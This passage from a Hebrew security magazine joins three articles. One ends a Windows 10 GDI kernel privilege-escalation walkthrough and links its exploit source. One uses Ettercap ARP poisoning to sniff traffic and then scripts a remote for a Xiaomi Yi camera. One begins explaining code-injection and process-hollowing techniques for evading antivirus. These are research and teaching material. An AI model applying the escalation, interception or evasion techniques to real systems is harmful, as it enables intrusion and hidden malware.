    std::cout << "Enjoy system priviliges :-)" << std::endl;
    system("cmd.exe");

    return 0;
}
```

נריץ אותו על המכונה ונבחן את המשתמש שעם ההרשאות שלו רץ התהליך שלנו בעת שהתכנית ממתינה לחזרה מ-getchar:



מגניב, שוב הצלחנו להפוך ל-SYSTEM, וכך מסתיים המסע שלנו בשימוש באובייקטי GDI לצורך הסלמת הרשאות מקומית (LPE - **L**ocal **P**rivilege **E**scalation) ב-Windows 10 על גרסאותיו השונות. לפחות עד שיצא Redstone 4 ☺.

דברי סיום

במאמר סקרנו את ההתפתחות של שיטה אחת לניצול חולשות קרנל מודרניות - ניצול בעזרת אובייקטי GDI - לאורך עדכוני הגרסה הגדולים של Windows 10, החל מ-TH2. כפי שראינו לאורך המאמר, כל עדכון "שבר" את שיטת הניצול שפיתחנו בעדכון שלפניו ודרש מאיתנו לפתח שיטות חדשות.

סקרנו 4 גרסות שונות של Windows 10 שיצאו תוך מעט יותר משנתיים. התכיפות של הורדת שינויים איכותיים ומביאי בשורה בתחום האבטחה במוצר גדול כמו Windows היא לא דבר של מה בכך, ויש לזקוף אותה לזכות המנכ"ל החדש של Microsoft, סאטיה נאדלה, שנכנס לתפקיד ב-2014 ומאז מחולל מהפכה בחברה. בעתיד הנראה לעין, Microsoft מתכננת לשחרר שני עדכונים גדולים בשנה, כאשר העדכון הגדול הבא: Redstone 4 (Version 1803) קרב ובא, וצפוי לצאת באזור מרץ-אפריל. הסבירות שהעדכון הבא ישבור את שיטת האקספלויטציה שהצגנו עבור RS3 היא גבוהה מאוד. Microsoft עושים כל שביכולתם על מנת לשפר את האבטחה של מוצריהם, והדבר ניכר בקושי ההולך וגובר של ניצול ותחזוק ניצולים (אקספלויטים) למוצריהם, ועל כך מגיע להם קרדיט רב.

כפי שציינתי בהקדמה למאמר, אני משחרר את קוד המקור המלא לכל האקספלויטים שפיתחנו במהלך המאמר. את הפרויקט המלא ניתן למצוא כאן (אזהרה: קוד לא מוגמר):

https://github.com/yuvatia/Win10GdiExploitation

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com ☺

רפרנסים

1. Issue ב-GitHub בפרויקט של VirtualKD על דיבוג Windows 10:

   https://github.com/sysprogs/VirtualKD/issues/8 (בתגובות מסבירים כיצד ניתן להתגבר על הבעיות)

2. על Windows Integrity ב-MSDN:

   https://msdn.microsoft.com/en-us/library/bb625957.aspx

3. על AppContainers ב-Windows 8:

   https://blog.nextxpert.com/2013/01/31/demystifying-appcontainers-in-windows-8-part-i/

4. סקירה כללית על הארכיטקטורה הגרפית של Windows:

   https://msdn.microsoft.com/en-us/library/windows/desktop/ff684176(v=vs.85).aspx

5. סקירה כללית על Bitmap ב-MSDN:

   https://msdn.microsoft.com/en-us/library/windows/desktop/dd162461(v=vs.85).aspx

6. ReactOS בויקיפדיה:

   https://en.wikipedia.org/wiki/ReactOS

7. על SURFOBJ ב-MSDN:

   https://msdn.microsoft.com/en-us/library/windows/hardware/ff569901(v=vs.85).aspx

8. המאמר "Portable Executable" מאת Spl0it:

   https://www.digitalwhisper.co.il/files/Zines/0x5A/DW90-3-PE.pdf

9. Windows 10 Mitigation Improvments מתוך Black Hat USA 2016:

   https://www.youtube.com/watch?v=gCu2GQd0GSE

10. על User Objects ב-MSDN:

    https://msdn.microsoft.com/en-us/library/windows/desktop/ms725486(v=vs.85).aspx

11. על Accelerator Tables:

    https://msdn.microsoft.com/en-us/library/windows/desktop/gg153544(v=vs.85).aspx

12. Windows Pool Manager ב-OSR:

    https://www.osr.com/nt-insider/2014-issue1/windows-pool-manager/

13. Demystifying Windows Kernel Exploitation by Abusing GDI Objects, כולל דוגמות קוד, מצגת ומאמר:

    https://github.com/sensepost/gdi-palettes-exp

14. Give Me a Handle, and I'll Show You an Object:

    https://msdn.microsoft.com/en-us/library/ms810501.aspx

15. Abusing GDI for ring0 exploit primitives:

    https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives

16. Abusing GDI for ring0 exploit primitives (slides):

    https://www.coresecurity.com/system/files/publications/2016/10/Abusing%20GDI%20for%20ring0%20exploit%20primitives-2015.pdf

17. Microsoft confirms there will be no Windows 11：
http://www.techradar.com/news/software/operating-systems/microsoft-confirms-there-will-be-no-windows-11-1293309

18. I Got 99 Problems but a Kernel Pointer Ain't One:
https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain't%20one.pdf

19. Bypassing Kernel ASLR on Windows 10:
https://drive.google.com/file/d/0B3P18M-shbwrNWZTa181ZWRCclk/edit?pli=1

20. Taking Windows 10 Kernel Exploitation to the Next Level:
https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf

21. A Tale of Bitmaps: Leaking GDI Objects Post Windows 10 Anniversary Edition：
https://labs.mwrinfosecurity.com/blog/a-tale-of-bitmaps/

22. Abusing GDI for ring0 exploit primitives: RELOADED：
https://www.coresecurity.com/system/files/publications/2016/10/Abusing-GDI-Reloaded-ekoparty-2016_0.pdf

23. Desktop Heap Overview:
https://blogs.msdn.microsoft.com/ntdebugging/2007/01/04/desktop-heap-overview/

24. Sessions, Desktops and Windows Stations：
https://blogs.technet.microsoft.com/askperf/2007/07/24/sessions-desktops-and-windows-stations/

25. Windows GUI Forensics: Session Objects, Window Stations and Desktop：
http://resources.infosecinstitute.com/windows-gui-forensics-session-objects-window-stations-and-desktop/

26. Windows Core Concepts - Sessions, Window Stations, Desktops and Window Messages：
http://mscerts.wmlcloud.com/windows/Windows%20Sysinternals%20%20%20Windows%20Core%20Concepts%20-%20Sessions,%20Window%20Stations,%20Desktops,%20and%20Window%20Messages.aspx

27. RS2 Bitmap Necromancy:
http://www.fuzzysecurity.com/tutorials/expDev/22.html

28. Abusing GDI for ring0 exploit primitives: Evolution：
https://labs.bluefrostsecurity.de/files/Abusing_GDI_for_ring0_exploit_primitives_Evolution_Slides.pdf

29. Abusing GDI Objects for Kernel Exploitation - PALETTE and various offsets:
http://theevilbit.blogspot.co.il/2017/10/abusing-gdi-objects-for-kernel.html

DIY - בניית שלט WiFi למצלמה Xiaomi-Yi

מאת Burek

הקדמה

אני מתכנן לטוס בקרוב לחופשת סנובורד ומתכוון לצלם כמה סרטונים במצלמת הספורט Xiaomi-Yi. היא נראת כך:

תפעול סטנדרטי של המצלמה דורש שימוש באפליקציה שלה. האפליקציה לא רעה אבל יש לה חסרון בולט: צריך פלאפון כדי להשתמש בה. מאחר ואני מעדיף שלא לתפעל פלאפון בזמן הגלישה, חשבתי לבנות שלט קטן למצלמה שיהיה כל כך פשוט שגם אם יהרס, אוכל לייצר אחד חדש בקלות.

כדי לייצר שלט כזה נצטרך:

1. לחקור את פרוטוקול התקשורת מול המצלמה.
2. לכתוב סקריפט לשליחת פקודות למצלמה.
3. לגרום לסקריפט לרוץ על בקר כלשהו.

מחקר הפרוטוקול

כדי להתחיל במחקר נצטרך להשיג דוגמאות (PCAP-ים) של הפרוטוקול בין הפלאפון למצלמה. הדרך הנפוצה ביותר שאני מכיר להסנפת פקטות ושמירתן לקובץ היא תוכנה בשם tcpdump. על מנת להתקין

tcpdump בפלאפון שלי אצטרך לעשות לו root וזו פעולה שאני מעדיף להמנע ממנה, אז נאלצתי למצוא שיטה אחרת.

ביצוע ARP-Poisoning נראת כמו פתרון פשוט שיעשה את העבודה.

מה זה ARP-poisoning?

מויקיפדיה: "ARP הוא פרוטוקול תקשורת המשמש ברשת מחשבים לאיתור כתובת ה־MAC של תחנה ברשת על פי כתובת ה־IP שלה". כאשר רכיב ברשת מקבל את כתובת ה-MAC של תחנה אחרת ברשת הוא שומר אותה אצלו בטבלה. הרעלת ARP משמעותה לגרום באופן מכוון לטעויות בטבלאות של תחנות ברשת כדי לכוון מחדש את תעבורת הרשת כרצוננו.

אנחנו הולכים לחבר את הלפ-טופ לאותה רשת ה-Wifi שאליה מחוברים הפלאפון והמצלמה. באמצעות הרעלת ARP נגרום למצלמה להכיל את כתובת ה-MAC של הלפטופ ברשומת ה-IP של הפלאפון ונגרום לפלאפון להכיל את כתובת ה-MAC של הלפ-טופ ברשומת ה-IP של המצלמה.


רשומות ARP לפני ההרעלה:

- בפלאפון: [<IP של המצלמה>, <MAC של המצלמה>]
- במצלמה: [<IP של הפלאפון>, <MAC של הפלאפון>]

רשומות Arp אחרי ההרעלה:

- בפלאפון: [<IP של המצלמה>, <MAC של הלפ-טופ>]
- במצלמה: [<IP של הפלאפון>, <MAC של הלפ-טופ>]

או בצורה ויז'ואלית:




ביצוע ARP-Poisoning

כדי להפעיל את ההתקפה הזו על המצלמה והפלאפון אנחנו הולכים להשתמש בתוכנה בשם Ettercap.

הפעלת Arp-poisoning ב-Ettercap היא מאוד פשוטה, כל מה שצריכים לעשות זה לבחור שתי מטרות ולהפעיל את ההתקפה:

בחירת מטרות:

- נפתח את תפריט Hosts ונבחר ב-"host list".
- נלחץ Ctrl-S כדי לסרוק את הHosts ברשת - אנחנו מצפים לראות רק את המצלמה והפלאפון.
- נבחר מטרות על ידי לחיצה על Add to target 1/2



הפעלת ההרעלה: מתוך התפריט Mitm נבחר Arp poisoning ונסמן Sniff remote connections.


בשלב זה התעבורה בין הפלאפון למצלמה עוברת דרכינו. תוכנה שאני אוהב להשתמש בה להפרדה TCP-sessions היא tcpflow. דוגמאת הרצה של tcpflow על ממשק ה-Wifi:

```
b@b-X370:~/Programs/Flows$ sudo tcpflow -i wlan0
tcpflow: listening on wlan0
^Ctcpflow: terminating
b@b-X370:~/Programs/Flows$ ls
192.168.042.001.00554-192.168.042.005.49042  192.168.042.005.34548-
192.168.042.001.07878  alerts.txt
192.168.042.001.07878-192.168.042.005.34548  192.168.042.005.49042-
192.168.042.001.00554  report.xml
```

ניתוח הפרוטוקול

כעת, משקיבלנו הסנפות של הפרוטוקול אפשר להתחיל לחקור אותו ולראות אם אפשר לחקות אותו מחוץ לאפליקציה הייעודית. מהסתכלות מהירה על החיבורים בין הפלאפון למצלמה אפשר לזהות שלושה ממשקים (כל אחד על port משלו):

- פורט 7878 - ערוץ פיקוד מבוסס JSON. מכיל פקודות כמו שינוי קונפיגורציה וצילום. (מעניין)
- פורט 80 - ממשק דפדפן למצלמה (קצת מעניין)



- פורט 554 - הזרמת וידאו חי מהמצלמה לפלאפון (לא מעניין)

כשבוחנים את המידע שעובר על ערוץ הפיקוד, אפשר לזהות שמטרת הבקשה הראשונה היא קבלת מזהה Session token אותו נצטרך לשלוח למצלמה בכל פעם שנרצה לבקש ממנה לבצע פעולה:

```
** session token request **
{"msg_id":257,"token":0,"heartbeat":1,"param":0}
{ "msg_id": 7, "type": "vf_stop" }
{ "rval": 0, "msg_id": 257, "param": 2 }

{"msg_id":3,"token":2}
…
```

בזמן שעבדתי על מיפוי שאר הפקודות מצאתי שמישהו אחר כבר עשה את המיפוי:

https://gist.github.com/SkewPL/f57e6cff7fa14601f6b256926aa33437

(תזכורת לכך שתמיד כדאי לחפש בגוגל. גם אם חשבתי לתומי שאני היחיד שחוקר את המצלמה...)

מימוש סקריפט פיתון לשליטה במצלמה

אז אנחנו חושבים שאנחנו יודעים איך לשלוט במצלמה. זה לא מספיק! נצטרך ליישם זאת על ידי כתיבת סקריפט שמממש את הפרוטוקול ולאחר מכן נבדוק אותו מול המצלמה.

הסקריפט מאוד טריוויאלי ועושה את המינימום האפשרי בשביל לתקשר עם המצלמה (כמיטב מסורת הוכחות ההתכנות - הוא מתעלם לחלוטין משגיאות שעלולות לקרות).

```
import json
import socket
import pprint

IP = "192.168.42.1"
PORT = 7878

class CamHandler(object):
    def __init__(self, ip, port):
        self.sock = socket.socket()
        self.sock.connect((ip,port))
        self.token = 0

    def _get_token(self):
self.sock.send('{"msg_id":257,"token":0,"heartbeat":1,"param":0}')
        data = ""
        while True:
            data = self.sock.recv(10000)
            print "Data:", data
            res = json.loads(data)
            print "Parsed:", res
            if res['msg_id'] == 257:
                self.token = res['param']
                print "TOKEN:", self.token
                break

    def do_command(self, command):
        command['token'] = self.token
        self.sock.send(json.dumps(command))
        while True:
            res = json.loads(self.sock.recv(10000))
            pprint.pprint(res)
            if res['msg_id'] == command['msg_id']:
                break

    def get_battery(self):
        command = {"msg_id":13}
        self.do_command(command)

    def take_picture(self):
        command = {"msg_id":16777220,"token":5,"param":"precise 
quality;off"}
        self.do_command(command)

    def start_recording(self):
        command = {"msg_id":513,"token":5}
        self.do_command(command)
```

```
    def stop_recording(self):
        command = {"msg_id":514,"token":5}
        self.do_command(command)

    def get_camera_params(self):
        command = {"msg_id":3,"token":5}
        self.do_command(command)

    def set_param(self, param, value):
        command = {"msg_id":2,
                   "type":param,
                   "param":value,
                   "token":1}
        self.do_command(command)

    def test(self):
        command = {"msg_id":260,"token":5}
        self.do_command(command)

def main():
    ch = CamHandler(IP, PORT)
    ch._get_token()
    ch.get_camera_params()
    ch.take_picture()


if __name__ == "__main__":
    main()
```

תאלצו לסמוך עלי שהסקריפט עובד. כמובן שאתם מוזמנים לבדוק בעצמכם. עדיין לא סיימנו. הסקריפט הזה רץ על מחשב ואין סיכוי שאחזיק לפ-טופ בזמן שאני גולש...

הרצת הקוד על ESP8266


מה זה ESP8266?

מדובר על בקר שלדעתי הוא לא פחות מהסכין השוויצרית של בקרים שתומכים ב-Wifi. הוא מאוד זול (כ-12 ש"ח כולל משלוח), יש קהילה מעולה שתומכת בו ואפשר לשאול בה שאלות, והדובדבן שבקצפת - יש גרסת MicroPython שניתן להריץ עליו.

אם אלו ימיכם הראשונים בעולם הבקרים, אני ממליץ לקנות את ה-Wemos D1 mini. זה בורד שמכיל את ה-ESP8266 וגם ממשק usb שמאפשר להעלות קוד לבקר בצורה מאוד נוחה.

מה זה MicroPython?

מימוש של ה-Interpreter של פיתון 3 המיועד לבקרים. זה מקל משמעותית על תהליך הפיתוח כי אפשר להנות מהאבסטרקציות הנוחות של פיתון למרות שעובדים על בקר. כמובן שאנחנו משלמים על ההנאה הזו בכוח עיבוד, אבל במקרה שלנו זה דיי זניח.



לפני שנוכל להריץ את הסקריפט על הבקר נצטרך להעלות אליו את Micropython:

```
sudo esptool.py --port /dev/ttyUSB0 erase_flash
sudo esptool.py --port /dev/ttyUSB0 write_flash -fm dio 0x00000 esp8266-20171101-micropython-v1.9.3.bin
```

נצטרך גם להוסיף קוד שמתחבר לרשת ה-Wifi של המצלמה:

```
import network
station = network.WLAN(network.STA_IF)
station.active(True)
station.scan()
station.connect("CameraWifi", "WifiPassword")
station.ifconfig()
```

נרצה להריץ את הסקריפט בעליה של הבקר ולכן נכתוב אותו בקובץ boot.py. כן, micropython מגיע עם מערכת קבצים!

סקריפט מוכן להרצה:

```
import network
import time

station = network.WLAN(network.STA_IF)
station.active(True)
SSID = "YDXJ_----"
PASSWORD = "password"

station.connect(SSID, PASSWORD)
while True:
     current_ip = station.ifconfig()[0]
     if current_ip != "0.0.0.0":
          break
     print ("Waiting for ip")
     time.sleep(1)

import json
import socket

IP = "192.168.42.1"
PORT = 7878

class CamHandler(object):
    def __init__(self, ip, port):
        self.sock = socket.socket()
        self.sock.connect((ip,port))
        self.token = 0

    def _get_token(self):

self.sock.send('{"msg_id":257,"token":0,"heartbeat":1,"param":0}')
        data = ""
        while True:
            data = self.sock.recv(10000)
            print ("Data:", data)
            res = json.loads(data)
            print ("Parsed:", res)
            if res['msg_id'] == 257:
                self.token = res['param']
                print ("TOKEN:", self.token)
                break

    def do_command(self, command):
        command['token'] = self.token
```

```
        self.sock.send(json.dumps(command))
        while True:
            res = json.loads(self.sock.recv(10000))
            print(res)
            if res['msg_id'] == command['msg_id']:
                break

    def get_battery(self):
        command = {"msg_id":13}
        self.do_command(command)

    def take_picture(self):
        command = {"msg_id":16777220,"token":5,"param":"precise
quality;off"}
        self.do_command(command)

    def start_recording(self):
        command = {"msg_id":513,"token":5}
        self.do_command(command)

    def stop_recording(self):
        command = {"msg_id":514,"token":5}
        self.do_command(command)

    def get_camera_params(self):
        command = {"msg_id":3,"token":5}
        self.do_command(command)

    def set_param(self, param, value):
        command = {"msg_id":2,
                   "type":param,
                   "param":value,
                   "token":1}
        self.do_command(command)

    def test(self):
        command = {"msg_id":260,"token":5}
        self.do_command(command)

def main():
    ch = CamHandler(IP, PORT)
    ch._get_token()
    ch.take_picture()

main()
```

סיימנו - יש לנו צ'יפ שמתחבר אל המצלמה וגורם לה לצלם תמונה.

כדי לעשות שימוש אמיתי בבקר נצטרך להלחים אליו כמה כפתורים ולייצר לו קופסה כלשהי אבל זה כבר לפעם הבאה. ☺

סיכום

במאמר זה עברנו על כמה שיטות המאפשרות לחקור פרוטוקולים בצורה מאוד פשוטה וקלה גם אם אין לנו יכולת להריץ קוד על הרכיבים שאנחנו רוצים לחקור. בנוסף, יש במאמר גם טעימה מעולם הבקרים ואולי זה אפילו יהווה כניסה קלה לאנשים שרוצים להתחיל להתעסק בבקרים ולא כל כך יודעים איפה להתחיל.

על המחבר

בעברי ביצעתי מגוון תפקידים בחיל המודיעין. כיום עובד בסייבריזון כמפתח בתחום ה--Windows Internals ולא מזמן פתחתי בלוג טכנולוגי: burek.tech, מוזמנים להתרשם.

אם יש שאלות או תיקונים שהייתם רוצים במאמר מוזמנים לשלוח ל-burektech@gmail.com.

תודה,
Burek

קישורים

ויקיפדיה על ARP:

https://he.wikipedia.org/wiki/Address_Resolution_Protocol

ויקיפדיה על ARP Poisoning:

https://he.wikipedia.org/wiki/ARP_spoofing

Ettercap:

https://ettercap.github.io/ettercap/about.html

MicroPython:

https://docs.micropython.org/en/latest/esp8266/

ESPTool:

https://github.com/espressif/esptool

Process Doppelgänging

מאת עמרי משגב

הקדמה

Process Doppelgänging הינה טכניקת evasion חדשה במערכת ההפעלה Windows, המאפשרת להריץ קוד בתוך תהליך חדש בצורה דומה ל-Process Hollowing. מטרת שיטה זו היא לאפשר הרצת קוד שלא יזוהה במוצרי הגנה הסורקים קבצים בזמן הגישה אליהם ובזמן אמת (AV/NGAV) וכלי פורניזקה בזמן חקירת זיכרון. השיטה מתבססת במולאה על יכולות ופונקציות ליגיטמיות של מערכת ההפעלה כגון NTFS Transactions.

המחקר בוצע ע"י עמרי משגב, טל ליברמן ויוג'ין קוגן מחברת enSilo ופורסם בדצמבר 2017 ב- Blackhat Europe.

במאמר זה נסקור מספר שיטות הזרקת קוד הקיימות היום, נדון כיצד מגנוני אבטחה הסורקים קבצים עובדים, נפרט את השלבים במימוש הטכניקה וכן, נסביר כיצד ניתן להתגונן בפניה.

Code Injection

הזרקת קוד הינה פעולה של הכנסת קוד לתוכנה באופן לא צפוי עבורה במטרה שהיא תריץ אותו. הזרקת קוד משמשת לכל שינוי של פונקציונאליות התוכנית ולאו דווקא למטרות זדוניות. עבור תוקף, מדובר ביכולת Post Infection, קרי - לאחר שכבר שהצליח להריץ קוד כלשהו על המחשב הנתקף. ישנן מספר סיבות שבגללן התוקף יבחר להשתמש בהזרקות קוד:

- שרידות: לאחר ניצול חולשה ב-Process אחד נרצה לעבור ל-Process שפחות סביר שיסגר, למשל בין Word ל-Explorer. הזרקת קוד ל-Process-ים קריטים, דוגמת lsass ו-csrss, תקשה על ניקוי וטיפול ב-malware כיוון שביצוע פעולה לא נכונה עליהם כמו סגירת ה-Process עלולה לגרום לקריסת מערכת ההפעלה.
- התחמקות והסתרה: פתרונות הגנה מסורתיים בודקים רק את תוכן הקבצים על הדיסק ומאפשרים ביצוע פעולות מסויימות רק לתוכנות ספציפיות. למשל, תקשורת אל האינטרנט בפורט 80 לא תיחסם ע"י ה-firewall בעמדת הקצה אם היא תתבצע מה-process של הדפדפן.

- גישה ושינוי מידע: ישנו מידע הזמין רק במסגרת context מסויים כמו ה-desktop של session מסויים, מידע המוצפן בעזרת פונקציות DPAPI נגיש ברמת חשבון המשתמש על המחשב או שמידע נמצא רק בזיכרון של תוכנה מסויימת (ע"ע MitB[1]).

נסתכל על הדרך הבסיסית ביותר לביצוע הזרקת קוד:

1. גישה ל-Process היעד: למשל בעזרת OpenProcess כדי להשיג handle ל-Process.
2. הקצאת זיכרון שממנו ירוץ הקוד: לדוגמא בעזרת קריאה ל-VirtualAllocEx עבור הקצאת זכרון ב-Process היעד שישמש אותנו להרצת הקוד.
3. כתיבת הקוד: בעזרת הפונקציה WriteProcessMemory נכתוב לזכרון שהקצנו.
4. הרצה: יצירת thread חדש ב-Process היעד ע"י שימוש ב-CreateRemoteThread.

שיטות מתקדמות

במהלך השנים פרוסמו שיטות נוספות להזרקת קוד: GhostWriting[2], AtomBombing[3], PowerLoader[4] ו-PowerLoaderEx[5], PROPagate[6] ועוד. שיטות אלו מציעות מימושים הרותמים מנגנונים שונים במערכת ההפעלה ולא משתמשים באותם פונקציות API שציינו, על מנת לחמוק מזיהוי ע"י פתרונות הגנה, אך סדר הפעולות נשאר זהה בעיקרו.

Reflective Loading

בעוד שבעזרת השיטות שהזכרנו עד כה ניתן להריץ קוד, הקוד עצמו בד"כ קטן ומינימלי וצריך לבנות אותו במיוחד כך שיעבוד תחת השיטה הספציפית בה משתמשים. כאשר משתמשים בסביבת פיתוח רגילה התוצר הסופי לאחר תהליך הקימפול הוא קובץ DLL או executable בפורמט PE. לקבצים אלו ישנם מאפיינים שונים שצריך לדאוג לטפל בהם טרם ההרצה שלהם כמו imports ו-relocations כאשר בד"כ כלל ה-loader של מערכת ההפעלה הוא זה שמטפל בהם.

reflective loading הינה הזרקה של קובץ PE בשלומותו לזכרון ביחד עם אותו חלק קוד קטן שמחליף את ה-loader של מערכת ההפעלה והוא אחראי לטפל בשלבים הנדרשים להמשך הרצתו התקינה של ה-PE.

---

[1] https://attack.mitre.org/wiki/Technique/T1185W
[2] http://blog.txipinet.com/2007/04/05/69-a-paradox-writing-to-another-process-without-openning-it-nor-actually-writing-to-it/
[3] https://breakingmalware.com/injection-techniques/atombombing-brand-new-code-injection-for-windows
[4] https://www.malwaretech.com/2013/08/powerloader-injection-something-truly.html
[5] https://www.slideshare.net/enSilo/injection-on-steroids-codeless-code-injection-and-0day-techniques
[6] http://www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick/

Process Hollowing

שיטה להרצת קוד זדוני כ-Process לגיטימי ע"י החלפת תוכנו המקורי בזכרון בלבד כך שהוא מהווה מעטפת תמימה עבור הסתרת הקוד מפני המשתמש ומוצרי הגנה שונים. נסתכל על המימוש[7] הבסיסי הבא:

```
CreateProcess("svchost.exe", ..., CREATE_SUSPENDED, ...);
NtUnmapViewOfSection(...);
VirtualAllocEx(..., PAGE_EXECUTE_READWRITE, ...);
For each section:
    WriteProcessMemory(..., EVIL_EXE, ...);
Relocate Image
Set base address in PEB
SetThreadContext(...);
ResumeThread(...);
```

ישנן מספר בעיות במצב הקיים:

